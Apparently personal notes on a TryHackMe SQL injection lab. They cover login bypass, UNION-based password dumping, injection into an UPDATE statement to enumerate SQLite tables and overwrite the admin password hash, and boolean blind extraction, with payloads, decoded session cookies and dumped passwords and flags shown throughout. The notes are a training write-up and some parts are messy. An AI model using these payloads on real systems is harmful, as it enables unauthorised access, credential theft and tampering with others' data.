SQL injection

Applications will often need dynamic SQL queries to be able to display content based on different conditions set by the user. To allow for dynamic SQL queries, developers often concatenate user input directly into the SQL statement. Without checks on the received input, string concatenation becomes the most common mistake that leads to SQL injection vulnerability. Without input sanitization, the user can make the database interpret the user input as a SQL statement instead of as data. In other words, the attacker must have access to a parameter that they can control, which goes into the SQL statement. With control of a parameter, the attacker can inject a malicious query, which will be executed by the database. If the application does not sanitize the given input from the attacker-controlled parameter, the query will be vulnerable to SQL injection attack.

SQL Injection 1: Input Box Non-String

The reason for using  -- - instead of -- is primarily because of how MySQL handles the double-dash comment style.

When a user logs in, the application performs the following query:

SELECT uid, name, profileID, salary, passportNr, email, nickName, password FROM usertable WHERE profileID=10 AND password = 'ce5ca67...'

When logging in, the user supplies input to the profileID parameter. For this challenge, the parameter accepts an integer, as can be seen here:

profileID=10

Since there is no input sanitization, it is possible to bypass the login by using any True condition such as the one below as the ProfileID

1 or 1=1-- -

Bypass the login and retrieve the flag.

‘hammer’ and 1=sleep(2);--% return the output with delay for every row //blind sql injection

Select ??? from ? like ‘%hammer’ UNION(select 1,2,3 from dual); --%’;// 3 col

Use information\_schema has col info and table info

##### SQL Injection 2: Input Box String

the parameter expects a string instead of an integer, as can be seen here:

profileID='10'

Since **it expects a string**, we need to modify our payload to bypass the login slightly. The following line will let us in:

1' or '1'='1'-- -

Bypass the login and retrieve the flag.

##### SQL Injection 3 and 4: URL and POST Injection

If some client side input validation like validating any use of special char

**The JavaScript code above requires that both the profileID and the password only contains characters between a-z, A-Z, and 0-9**. Client-side controls are only there to improve the user experience and is in no way a security feature as the user has full control over the client and the data it submits. For example, a proxy tool such as Burp Suite can be used to bypass the client side JavaScript validation (<https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>).

The login and the client-side validation can then easily be bypassed by going directly to this URL:

http://10.10.217.82:5000/sesqli3/login?profileID=-1' or 1=1-- -&password=a

The browser will automatically **urlencode t**his for us. Urlencoding is needed since the HTTP protocol does not support all characters in the request. When urlencoded, the URL looks as follows:

http://10.10.217.82:5000/sesqli3/login?profileID=-1%27%20or%201=1--%20-&password=a

**The %27 becomes the single quote (') character** and %20 becomes a blank space.

Second order SQL injection:- a script perform operation after saving in ulogin, activate when user login credential changed

##### SQL Injection 4: POST Injection

##### When submitting the login form for this challenge, it uses the HTTP POST method. It is possible to either remove/disable the JavaScript validating the login form or submit a valid request and intercept it with a proxy tool such as Burp Suite and modify it:

To remove the burpsuite issue with broswr run a non root account and

Follow

<https://forum.portswigger.net/thread/burp-embedded-browser-feature-chromium-sandbox-issue-a1d3816e>


after catching flag by burpsuite

Change the profileID with **a’ or 1=1 —**

Either you can transfer the request repeater or intercept on /off and run on the proxy itself it will bypass javascript


#### **SQL Injection Attack on an UPDATE Statement**

 If a SQL injection occurs on an UPDATE statement, the damage can be much more severe as it allows one to change records within the database. In the employee management application, there is an edit profile page as depicted in the following figure.



This edit page allows the employees to update their information, but they do not have access to all the available fields, and the user can only change their information. If the form is vulnerable to SQL injection, an attacker can bypass the implemented logic and update fields they are not supposed to, or for other users.


We will now enumerate the database via the UPDATE statement on the profile page. We will assume we have no prior knowledge of the database. By looking at the web page's source code, we can identify potential column names by looking at the name attribute. The columns don't necessarily need to be named this, but there is a good chance of it, and column names such as "email" and "password" are not uncommon and can easily be guessed.



To confirm that the form is vulnerable and that we have working column names, we can try to inject something similar to the code below into the nickName and email field:

asd',nickName='test',email='hacked

When injecting the malicious payload into the nickName field, only the nickName is updated. When injected into the email field, both fields are updated:



The first test confirmed that the application is vulnerable and that we have the correct column names. If we had the wrong column names, then non of the fields would have been updated. Since both fields are updated after injecting the malicious payload, the original SQL statement likely looks something similar to the following code:

UPDATE <table\_name> SET nickName='name', email='email' WHERE <condition>

With this knowledge, we can try to identify what database is in use. There are a few ways to do this, but the easiest way is to ask the database to identify itself. The following queries can be used to identify MySQL, MSSQL, Oracle, and SQLite:

*# MySQL and MSSQL*

',nickName=@@version,email='


*# For Oracle*

',nickName=(SELECT banner FROM v$version),email='

*# For SQLite*

',nickName=sqlite\_version(),email='

Injecting the line with "sqlite\_version()" into the nickName field shows that we are dealing with SQLite and that the version number is 3.27.2:




Knowing what database we are dealing with makes it easier to understand how to construct our malicious queries. We can proceed to enumerate the database by extracting all the tables. In the code below, we perform a subquery to fetch all the tables from database and place them into the nickName field. The subquery is enclosed inside parantheses. The [group\_concat()](https://sqlite.org/lang_aggfunc.html" \l "groupconcat" \t "_blank) function is used to dump all the tables simultaneously.

"The group\_concat() function returns a string which is the concatenation of all non-NULL values of X. If parameter Y is present then it is used as the separator between instances of X. A comma (",") is used as the separator if Y is omitted. The order of the concatenated elements is arbitrary."

',nickName=(SELECT group\_concat(tbl\_name) FROM sqlite\_master WHERE type='table' and tbl\_name NOT like 'sqlite\_%'),email='


By injecting the code above, we can see that the only table in the database is called "usertable":



We can then continue by extract all the column names from the usertable:

',nickName=(SELECT sql FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='

And as can be seen below, the usertable contains the columns: UID, name, profileID, salary, passportNr, email, nickName, and password:




By knowing the names of the columns, we can extract the data we want from the database. For example, the query below will extract profileID, name, and passwords from usertable. The subquery is using the [group\_concat()](https://sqlite.org/lang_aggfunc.html" \l "groupconcat" \t "_blank) function to dump all the information simultaneously, and the [||](https://sqlite.org/lang_expr.html#operators) operator is "concatenate" - it joins together the strings of its operands ([sqlite.org](https://sqlite.org/lang_expr.html#operators)).


',nickName=(SELECT group\_concat(profileID || "," || name || "," || password || ":") from usertable),email='



After having dumped the data from the database, we can see that the password is hashed. This means that we will need to identify the correct hash type used if we want to update the password for a user. Using a hash identifier such as hash-identifier, we can identify the hash as SHA256:



There are multiple ways of generating a sha256 hash. For example, we can use <https://gchq.github.io/CyberChef/>:



We can then update the password for the Admin user with the following code:

', password='008c70392e3abfbd0fa47bbc2ed96aa99bd49e159727fcba0f2e6abeb3a9d601' WHERE name='Admin'-- -

##### Task

Log in to the "SQL Injection 5: UPDATE Statement" challenge and exploit the vulnerable profile page to find the flag. The credentials that can be used are:

* profileID: 10
* password: toor

The same enumeration demonstrated for finding tables and column names must be done here since the flag is stored inside another table.

***Answer the questions below***

',nickName=sqlite\_version(),email='

The parameter can be inserted into one input field to get database version

3.2.2

So use:-

',nickName=(SELECT group\_concat(tbl\_name) FROM sqlite\_master WHERE type='table' and tbl\_name NOT like 'sqlite\_%'),email='

Giving nickname:- usertable,secrets

',nickName=(SELECT sql FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='

Change the username to secrets

',nickName=(SELECT sql FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name ='secrets'),email='

CREATE TABLE secrets ( id integer primary key, author integer not null, secret text not null )

',nickName=(SELECT group\_concat(profileID || "," || name || "," || password || ":") from usertable),email='

Admin,6ef110b045cbaa212258f7e5f08ed22216147594464427585871bfab9753ba25

By hash-identifier:- check and find SHA-256

Decrypted :- Admin pwd = toor99

',nickName=(SELECT group\_concat(id || "," || author|| “,”|| secret ||":") from secrets),email='

Update the password for Admin

', password='5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8' WHERE name='Admin'-- -

Just use admin’-- - or ' OR 1=1-- - for broken authentication

Goal

This challenge builds upon the previous challenge. Here, the goal is to find a way to dump all the passwords in the database to retrieve the flag without using blind injection.

Description :-cookie jacking

The login form is still vulnerable to SQL injection, and it is possible to bypass the login by using ' OR 1=1-- - as a username.

Before dumping all the passwords, we need to identify places where results from the login query is returned within the application. After logging in, the name of the currently logged-on user is displayed in the top right corner, so it might be possible to dump the data there, as seen here:

Data from the query could also be stored in the session cookie. It is possible to extract the session cookie by opening developer tools in the browser, which can be done by pressing F12. Then navigate to Storage and copy the value of the session cookie, as seen here:

Then it is possible to decode the cookie at https://www.kirsle.net/wizards/flask-session.cgi or via a custom script. A script to decode the cookie can be downloaded inside the VM by going to http://10.10.233.127:5000/download/decode\_cookie.py.

After having logged in with ' OR 1=1-- - as username, the decoded cookie can be seen below, and it is clear that the user id and username from the login query are placed inside it.

Cookie value= .eJyrVkrOSMzJSc1LTzWMLy1OLYrPTFGyMtRBF85LzE1VslIKzcvOL89TwpDOT8pSsoqOBupLTMnNzFOKjUVSYoTdYCNkgyHaagE1xjI\_.YXThRw.sb2xTN2rDZOm6wY8JK05GKoTVzk

"challenge1\_user\_id": 1,

"challenge1\_username": "Unkown",

"challenge1\_userobj": [

[

1,

"admin"

]

],

"challenge2\_user\_id": 1,

"challenge2\_username": "admin"

**It is possible to dump the passwords by using a UNION based SQL injection. There are two key requirements that must be met for a UNION based injection to work:**

* The number of columns in the injected query must be the same as in the original query
* The data types for each column must match the corresponding type

When logging in to the application, it executed the query below. From the SQL statement, we can see that it is retrieving two columns; id and username.

SELECT id, username FROM users WHERE username = '" + username + "' AND password = '" + password + "'

Without knowing the number of columns upfront, the attacker must first enumerate the number of columns by systematically injecting queries with different numbers of columns until it is successful. For example:

1' UNION SELECT NULL-- -

1' UNION SELECT NULL, NULL-- -

1' UNION SELECT NULL, NULL, NULL-- -

In this case, successful means that the application will successfully login when the correct number of columns is injected. In other cases, if error messages are enabled, a warning might be displayed saying "SELECTs to the left and right of UNION do not have the same number of result columns" when incorrect number of columns are injected.

By using ' UNION SELECT 1,2-- - as username, we match the number of columns in the original SQL query, and the application lets us in. After logging in, we can see that the username is replaced with the integer 2, which is what we used as column two in the injected query.

The same goes for the username in the session cookie. By decoding it, we can see that the username has been replaced with the same value as above.

.eJyrVkrOSMzJSc1LTzWKLy1OLYrPTFGyMtRBF85LzE0FitcCAKpmETY.YXTiSg.DMCzaqKmuvwOyrIi5dVUjqmDytY

{

"challenge2\_user\_id": 1,

"challenge2\_username": 2

}

Enumerate the database to find tables and columns, as we did under Task 2 Introduction to SQL Injection. A cheat sheet such as PayloadsAllTheThings can be helpful for this. The challenge's objective was to dump all the passwords to get the flag, so in this case, we will guess that the column name is password and that the table name is users. With this logic, it is possible to dump the passwords with the following code:

' UNION SELECT 1, password from users-- -

.eJyrVkrOSMzJSc1LTzWKLy1OLYrPTFGyMtRBF85LzE1VslIyNjHNNc7MN8nIMlaqBQCLwBSW.YXTjiA.f5iWVAn0a94f-eXGIU2-ri03hcE

However, the previous statement will only return one password. The group\_concat() function can help achieve the goal of dumping all the passwords simultaneously.

└─$ python3 dec\* .eJyrVkrOSMzJSc1LTzWKLy1OLYrPTFGyMtRBF85LzE1VslIyNjHNNc7MN8nIMlaqBQCLwBSW.YXTjiA.f5iWVAn0a94f-eXGIU2-ri03hcE 1 ⚙

{

"challenge2\_user\_id": 1,

"challenge2\_username": "345m3io4hj3"

}

By injecting the following code into the username field:

' UNION SELECT 1,group\_concat(password) FROM users-- -

.eJxdyLsOwiAUANBvkZmhcEGlm-lQBnXxFaeGwqVFS03AGpOm\_-7uGc9MbG-GAccOeTNlTE1wpGT0v0cTkZQk2f39pqsv1pe8U28N9fFKTXb0NMWIiRdMrSgIGSG8RP8AetaH2bewZc4jbhh6ZYG1CtZcGidFYZU3C\_2EZxg7xoEsP-x5LwI.YXTj6g.eWfoOPtlbe3N3WIOHKa-\_igdpEk

All the passwords are dumped:

python3 dec\* .eJxdyLsOwiAUANBvkZmhcEGlm-lQBnXxFaeGwqVFS03AGpOm\_-7uGc9MbG-GAccOeTNlTE1wpGT0v0cTkZQk2f39pqsv1pe8U28N9fFKTXb0NMWIiRdMrSgIGSG8RP8AetaH2bewZc4jbhh6ZYG1CtZcGidFYZU3C\_2EZxg7xoEsP-x5LwI.YXTj6g.eWfoOPtlbe3N3WIOHKa-\_igdpEk

{

"challenge2\_user\_id": 1,

"challenge2\_username": "rcLYWHCxeGUsA9tH3GNV,asd,Summer2019!,345m3io4hj3,THM{fb381dfee71ef9c31b93625ad540c9fa},viking123"

}


The passwords can also be retrieved by decoding the Flask session cookie:

{

"challenge2\_user\_id": 1,

"challenge2\_username": "rcLYWHCxeGUsA9tH3GNV,asd,Summer2019!,345m3io4hj3,THM{AuTh2},viking123"

}



**Vulnerable Startup: Broken Authentication 3 (Blind Injection)**

Goal

This challenge has the same vulnerability as the previous one. However, it is no longer possible to extract data from the Flask session cookie or via the username display. The login form still has the same vulnerability, but this time the goal is to abuse the login form with blind SQL injection to extract the admin's password.

Description

Boolean-based blind SQL injection will be used to extract the password. Blind injections are tedious and time-consuming to do manually, so the plan is to build a script to extract the password character by character. Before making a script to automate the injection, it is vital to understand how the injection works. The idea is to send a SQL query asking true or false questions for each character in the password. The application's response will be analyzed to understand whether the database returned true or false. In this case, the application will let us in if the response is successful, or it will stay on the login page saying, "Invalid username or password" in the case it returns false, as seen in the image below.

As previously stated, we will want to send boolean questions to the database for each character in the password, asking the database whether we have guessed the correct character or not. To achieve this, we will need a way to control which character we are at and increment it every time we have guessed the correct character at the current position. SQLite's substr function can help us achieve this functionality.

Grabbing cookie :- :  "The SQLite substr function returns a substring from a string starting at a specified position with a predefined length." (SQLite Tutorial)

The first argument to substr is the string itself, which will be the admin's password. The second argument is the starting position, and the third argument is the length of the substring that will be returned.

SUBSTR( string, <start>, <length>)

Below is an example of substr in action - the character after the equal (=) sign demonstrates the substring returned.

-- Changing start

SUBSTR("THM{Blind}", 1,1) = T

SUBSTR("THM{Blind}", 2,1) = H

SUBSTR("THM{Blind}", 3,1) = M

-- Changing length

SUBSTR("THM{Blind}", 1,3) = THM

The next step will be to enter the admin's password as a string into the substr function. This can be achieved with the following query:

(SELECT password FROM users LIMIT 0,1)

The LIMIT clause is used to limit the amount of data returned by the SELECT statement. The first number, 0, is the offset and the second integer is the limit:

LIMIT <OFFSET>, <LIMIT>

Below are a few examples of the LIMIT clause in action. The right table represents the user table.

sqlite> SELECT password FROM users LIMIT 0,1

THM{Blind}

sqlite> SELECT password FROM users LIMIT 1,1

Summer2019!

sqlite> SELECT password FROM users LIMIT 0,2

THM{Blind}

Summer2019!

THM{Blind}

Summer2019!

Viking123

The SQL query to return the first character of the admin's password can be seen here:

SUBSTR((SELECT password FROM users LIMIT 0,1),1,1)

Now we will need a way to compare the first character of the password with our guessed value. Comparing the characters are easy, and we could do it as follows:

SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = 'T'

However, whether this approach works or not will be depending on how the application handles the inputs. The application will convert the username to lowercase for this challenge, which breaks the mentioned approach since capital T is not the same as lowercase t. The hex representation of ASCII T is 0x54 and 0x74 for lowercase t. To deal with this, we can input our character as hex representation via the substitution type X and then use SQLite's CAST expression to convert the value to the datatype the database expects.

"x,X: The argument is an integer which is displayed in hexadecimal. Lower-case hexadecimal is used for %x and upper-case is used for %X" - (sqlite.org)

This means that we can input T as X'54'. To convert the value to SQLite's Text type, we can use the CAST expression as follows: CAST(X'54' as Text). Our final query now looks as follows:

SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = CAST(X'54' as Text)

Before using the query we have built, we will need to make it fit in with the original query. Our query will be placed in the username field. We can close the username parameter by adding a single quote (') and then append an AND operator to add our condition to it. Then append two dashes (--) to comment out the password check at the end of the query. With this done, our malicious query look as follows:

admin' AND SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = CAST(X'54' as Text)-- -

When this is injected into the username field, the final query executed by the database will be:

SELECT id, username FROM users WHERE username = 'admin' AND SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = CAST(X'54' as Text)

If the application responds with a 302 redirect, then we have found the password's first character. To get the entire password, the attacker must inject multiple tests for each character in the password. Testing every single character is tedious and is more easily achieved with a script. One easy solution is to loop over every possible ASCII character and compare it with the database's character. The mentioned method generates a lot of traffic toward the target and is not the most efficient method. An example script is provided inside the machine and can be view and downloaded by going to http://10.10.233.127:5000/view/challenge3/challenge3-exploit.py; note that it will be necessary to change the password length with the password\_len variable. The length of the password can be found by asking the database. For example, in the query below, we ask the database if the length of the password equals 37:

